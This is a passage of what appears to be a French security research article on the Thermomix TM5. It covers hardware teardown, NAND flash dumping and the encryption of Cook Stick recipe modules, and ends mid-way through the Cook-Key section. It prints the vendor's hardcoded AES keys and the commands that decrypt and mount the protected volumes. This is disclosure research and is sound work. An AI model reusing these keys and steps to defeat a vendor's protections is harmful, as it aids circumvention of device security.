SYNACKTIV

# LET ME COOK YOU A VULNERABILITY: EXPLOITATION DU THERMOMIX TM5

Rédigé par Baptiste Moine - 10/07/2025 - dans Hardware , Exploit , Reverse-engineering - Téléchargement

Cet article présente une recherche de vulnérabilités sur le Thermomix TM5, qui a mené à la découverte de multiples failles permettant un downgrade de firmware et l'exécution de code arbitraire sur certaines versions. Dans cet article, nous fournissons une analyse approfondie du système et de sa surface d'attaque, en détaillant les vulnérabilités identifiées ainsi que les étapes de leur exploitation.

## SOMMAIRE


- État de l'art
- Analyse matérielle
- Fichier de mise à jour du firmware
- Downgrade du firmware
- Accès persistant
- Conclusion
- Références


VOUS SOUHAITEZ AMÉLIORER VOS COMPÉTENCES ? DÉCOUVREZ NOS SESSIONS DE **FORMATION** ! EN SAVOIR PLUS


## ÉTAT DE L'ART

Le Thermomix TM5 a déjà attiré l'attention de la communauté cybersécurité, notamment à travers une recherche présentée par Jean-Michel Besnard au SSTIC 2019 [1], décrivant une vulnérabilité permettant une exécution de code arbitraire sur les anciennes versions du firmware via un *directory traversal* dans l'implémentation `tar` de BusyBox ( `CVE-2011-5325` [2]). En nous appuyant sur ces travaux, notre article explore plus en profondeur les vulnérabilités matérielles et logicielles de l'appareil. Nous présentons une nouvelle vulnérabilité de *downgrade du firmware* et nous démontrons comment elle peut être enchaînée avec des techniques précédemment connues pour obtenir une exécution de code arbitraire et, finalement, un accès persistant.

# ANALYSE MATÉRIELLE

Le Thermomix TM5 est un appareil de cuisine multifonction composé de deux cartes électroniques clés : la carte de puissance, qui gère le moteur et les fonctions de chauffage, et la carte principale, qui intègre l'interface homme-machine et contrôle les autres cartes. Dans cette analyse, nous nous concentrerons sur la carte principale.

Le module principal du Thermomix TM5 est situé à l'arrière de l'écran :




*Carte principale du Thermomix TM5*

Après un nettoyage à l'alcool isopropylique pour retirer le vernis de tropicalisation, nous pouvons lire les marquages des puces, en particulier la mémoire flash NAND, qui était auparavant illisible :

- **Nanya Technology NT5TU64M16HG-AC** : 1 Go de SDRAM DDR2.
- **Freescale / NXP MCIMX283DVM4B** : SoC i.MX28, basé sur un cœur ARM926EJ-S.
- **Toshiba TC58NVG0S3HTA00** : 128 Mo de mémoire flash NAND TSOP-48.

## Flash NAND

La mémoire flash NAND peut être extraite avec un support ZIF TSOP48 et un programmeur de flash XGecu. Cependant, le résultat révèle un problème inattendu :

```
$ binwalk TC58NVG0S3HTA00_without_spare@TSOP48.BIN

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
13107210      0xC8000A        UBI erase count header, version: 1, EC: 0x38, VID header offset
13137625      0xC876D9        gzip compressed data, from Unix, last modified: 1970-01-01 00:0
```

En effet, l'en-tête UBI n'est pas aligné et n'est pas lisible. Selon le manuel de référence du SoC i.MX28 [3], il semble que la NAND soit gérée avec un driver et un contrôleur personnalisés appelés **GPMIC** qui ajoutent des octets d'entrelacement appelés métadonnées pour le contrôle d'intégrité.

La boot ROM est prévue pour que la flash NAND soit partitionnée avec les zones suivantes :

- Zone de recherche pour le *Firmware Configuration Block* (FCB).
- Zone de recherche pour la *Discovered Bad Block Table* (DBBT).
- Blocs de firmware avec les codes de démarrage primaire et secondaire.

La structure de données du FCB est elle-même protégée par un code correcteur d'erreur logiciel (codes de Hamming SEC-DED).
Le driver lit les 2112 octets du premier secteur et les passe à une fonction ECC qui détermine si les données du FCB sont valides ou non.

Le FCB et le DBBT sont désignés comme des Blocs de Contrôle de Démarrage (BCB). Voici la disposition des blocs BCB de la NAND :

```
Page    0 (0x00000000): Firmware Configuration Block (FCB)
Page   64 (0x00022000): Firmware Configuration Block (FCB)
Page  128 (0x00044000): Firmware Configuration Block (FCB)
Page  192 (0x00066000): Firmware Configuration Block (FCB)
Page  256 (0x00088000): Firmware Configuration Block (FCB)
Page  320 (0x000aa000): Firmware Configuration Block (FCB)
Page  384 (0x000cc000): Firmware Configuration Block (FCB)
Page  448 (0x000ee000): Firmware Configuration Block (FCB)
Page  512 (0x00110000): Discovered Bad Block Table (DBBT)
Page  576 (0x00132000): Discovered Bad Block Table (DBBT)
Page  640 (0x00154000): Discovered Bad Block Table (DBBT)
Page  704 (0x00176000): Discovered Bad Block Table (DBBT)
Page  768 (0x00198000): Discovered Bad Block Table (DBBT)
Page  832 (0x001ba000): Discovered Bad Block Table (DBBT)
Page  896 (0x001dc000): Discovered Bad Block Table (DBBT)
Page  960 (0x001fe000): Discovered Bad Block Table (DBBT)
Page 1024 (0x00220000): Discovered Bad Block Table (DBBT)
```

Certains outils, comme `imx-nand-tools` [4], ont déjà été développés pour l'analyse et le nettoyage de cette structure de flash NAND :

```
$ imx-nand-convert -c -e 512 -p $((2112)) -t $((2112+64)) -m $((0xa)) -v TC58NVG0S3HTA00@TSOP
```

## Cook Stick


Les « puces de recettes » ou « Cook Sticks » sont de petits modules magnétiques conçus par Vorwerk pour le TM5 et utilisés pour ajouter des bibliothèques de recettes au Thermomix.

*Thermomix TM5 avec un Cook Stick attaché*

Ces modules se connectent à la carte principale via un connecteur magnétique à 4 broches :


*Connecteur magnétique*

Nous avons acquis deux puces d'occasion à un coût minime. Comme nous n'avions pas l'intention de les utiliser, nous les avons démontées pour analyse. Au démontage, nous avons découvert que ces modules contiennent des clés USB UDP (USB Disk in Package) enfermées dans une coque en ABS et reposant sur des broches à ressort, qui établissent un contact sans soudure avec le lecteur du TM5. Ces contacts à ressort sont similaires à ceux que l'on trouve dans les téléphones à batterie amovible.





*Démontage du Cook Stick*

Nous pouvons extraire les autres clés sans les démonter en modifiant une prise de lecteur TM5 :




*Lecteur USB de Cook Stick*

En utilisant binwalk pour analyser l'entropie des fichiers extraits, nous observons une entropie élevée et constante sur l'ensemble du fichier, ce qui indique que les données sont probablement chiffrées. Ce schéma de haute entropie est typique des données chiffrées ou compressées, où les octets sont répartis uniformément sur les valeurs possibles, ne montrant aucun motif observable :



*Analyse de l'entropie du système de fichiers du Cook Stick*

Sans information sur le format de fichier, la compression ou l'algorithme de chiffrement employé, il est pratiquement impossible de déduire le contenu de ces fichiers. Des détails supplémentaires sont nécessaires pour progresser dans notre analyse.

## Chiffrement du système de fichiers

Lors de l'analyse du contenu de la flash NAND de la carte principale, nous avons trouvé le fichier `/opt/cookey.txt` :

```
$ cat /opt/cookey.txt
EiOJeNLiooqwWobaVDVrbJWLCifvQC5oDqNqHfuSYBt3y4vwN3YKq2EsvFK3U4M9
$ base64 -d /opt/cookey.txt | hd
00000000  12 23 89 78 d2 e2 a2 8a  b0 5a 86 da 54 35 6b 6c  |.#.x.....Z..T5kl|
00000010  95 8b 0a 27 ef 40 2e 68  0e a3 6a 1d fb 92 60 1b  |...'.@.h..j...`.|
00000020  77 cb 8b f0 37 76 0a ab  61 2c bc 52 b7 53 83 3d  |w...7v..a,.R.S.=|
00000030
```

Ce fichier est utilisé pour chiffrer et déchiffrer les volumes des Cook Sticks en utilisant AES-128 CBC selon la commande suivante exécutée par le binaire `netlink` :

```
losetup -e aes128 -P /opt/cookey.txt /tmp/dev/loop0 /tmp/dev/sr0
```

Cependant, cela ne fonctionne pas sur une installation récente de Debian.

En examinant un dépôt Github contenant les sources du kernel fournies par Vorwerk sous licence GNU GPL v2, nous avons observé qu'un driver cryptographique dédié a été patché et ajouté aux sources du kernel. Ce driver, nommé **DCP** (*Data Co-Processor* [5]), tire parti de matériel spécialisé ainsi que du DMA pour accélérer les opérations cryptographiques telles que le chiffrement et le déchiffrement AES, tout en déchargeant efficacement les tâches de transfert de mémoire du CPU.

Ce driver est une version modifiée du module DCP développé par Freescale / NXP, contenant une clé AES `cmp_key` et `act_key` codée en dur. La `cmp_key` est utilisée comme un secret connu entre l'espace utilisateur (userland) et le kernel pour définir la clé de chiffrement réelle `act_key` avec la fonction `dcp_aes_setkey_blk`.

Ces deux clés sont remplacées dans les sources du kernel au moment de la compilation avec les commandes suivantes :

```
do_handle_keys() {
    # Replace dcp driver and inject keys
```

```
    cp -f ${WORKDIR}/dcp.c ${S}/drivers/crypto/dcp.c
    # act_key (1. Remove old key, 2. Place in the place of the old key new key from file)
    sed -i '/static const u8 act_key/{$!{N;s/static const u8 act_key.*\n.*/static const u8 ac
    sed -i '/static const u8 act_key/r ${KEYS_PATH}/rc/dcp.c_act_key' ${S}/drivers/crypto/dcp
    # cmp_key  (1. Remove old key, 2. Place in the place of the old key new key from file)
    sed -i '/static const u8 cmp_key/{$!{N;s/static const u8 cmp_key.*\n.*/static const u8 cm
    sed -i '/static const u8 cmp_key/r ${KEYS_PATH}/rc/dcp.c_cmp_key' ${S}/drivers/crypto/dcp
    # [...]
}
```

Ainsi, l'obtention de l'image du kernel est obligatoire pour accéder à la valeur de `act_key` et déchiffrer le système de fichiers du Cook Stick. Cependant, une image du kernel, obtenue dans une section ultérieure de cet article, révèle les clés suivantes :

```
static const u8 cmp_key[0x10] =
{
  0x23, 0x37, 0xA5, 0x91, 0x66, 0xB9, 0x4E, 0x2C, 0xFB, 0xF0,
  0xCF, 0x5D, 0x53, 0xBB, 0xBE, 0x58
};

static const u8 act_key[0x10] =
{
  0x2F, 0xAF, 0x32, 0xC6, 0xF2, 0x6B, 0x5C, 0xC0, 0x21, 0xC1,
  0x89, 0x88, 0x01, 0x9A, 0xF3, 0xA5
};
```

La rétro-ingénierie de l'outil `losetup` (basé sur le projet loop-AES) révèle que la `cmp_key` correspond aux 16 premiers octets du hash SHA256 du `clearTextKeyFile` passé à losetup. Dans ce contexte, le `clearTextKeyFile` est `/opt/cookey.txt` qui peut être extrait depuis la flash NAND de la carte principale :

```
import hashlib
with open("/opt/cookey.txt", "rb") as fd:
  key_bytes = fd.read()
key_hash = hashlib.sha256(key_bytes).hexdigest()
print(bytes.fromhex(key_hash)[:0x10].hex())
# 2337a59166b94e2cfbf0cf5d53bbbe58
```

En utilisant la `act_key`, nous pouvons utiliser `cryptsetup` pour déchiffrer et monter les volumes qui ont été précédemment extraits :

```
echo -n 2faf32c6f26b5cc021c18988019af3a5 | xxd -r -p >key.txt
sudo cryptsetup create cookstick cookstick.bin -c aes-cbc-plain -s 128 --key-file key.txt
sudo mkdir /mnt/key/
sudo mount -o ro /dev/mapper/cookstick /mnt/key
```

Voici la structure de fichiers typique des *Cook Sticks* :

```
$ cd /mnt/key
$ tree
.
├── ext.sdb           # base de données sqlite contenant les recettes.
├── ext.sdb.sig       # fichier sig de la base de données sqlite.
└── material
    └── photo
        └── 150x150     # fichiers jpg avec leurs fichiers sig.
```


```
├── bright  # sprites pour le thème clair (fichiers png avec leurs fichiers sig).
└── dark    # sprites pour le thème sombre (fichiers png avec leurs fichiers sig)
```

Toutes les ressources sont protégées par une signature. Par conséquent, il est peu probable que nous puissions modifier le contenu d'une recette dans la base de données SQLite `ext.sdb`, ou modifier une image utilisée dans l'une de ces recettes sans contourner la vérification de la signature.

## Cook-Key

La Cook-Key est un appareil spécial qui permet de connecter le Thermomix au Wi-Fi, télécharger des mises à jours, ou encore des recettes supplémentaires depuis un service cloud.

Cet appareil peut être vu comme un hub USB contenant trois périphériques :




*Intégration matérielle de la Cook-Key TM5*

### Contrôleur de LED

Le `PIC16F1454` sur le PCB de la Cook-Key est utilisé pour contrôler les LED via une liaison série. Cette liaison est accessible via le périphérique virtuel `ttyACM0` qui est utilisé par les binaires `usbmcd`, `netlink`, et `wifiManager`. Sur la base de la rétro-ingénierie du binaire `usbmcd`, nous avons pu énumérer les commandes de contrôle suivantes :

- `0xa1` : Obtient l'UUID du cloud stick ;
- `0xa2` : Obtient la version du firmware ;
- `0xd1` : Éteint la LED ;
- `0xd2` : Allume la LED ;
- `0xd3` : Fait clignoter la LED ;
- `0xd4` : Fait pulser la LED lentement ;
- `0xd5` : Fait pulser la LED rapidement ;
- `0xd6` : Obtient l'ID du modèle (retourne : `M4001` ) ;
- `0xd7` : Obtient la version matérielle (retourne : `810` ) ;
- `0xe0` : Obtient la région (retourne : `EU` ) ;
- `0xe1` : Configure le mode du périphérique radio ;
- `0xe2` : Obtient l'état du mode de conformité UE ;
- `0xe3` : Commande inconnue (retourne : `Programming Keys Received` ).

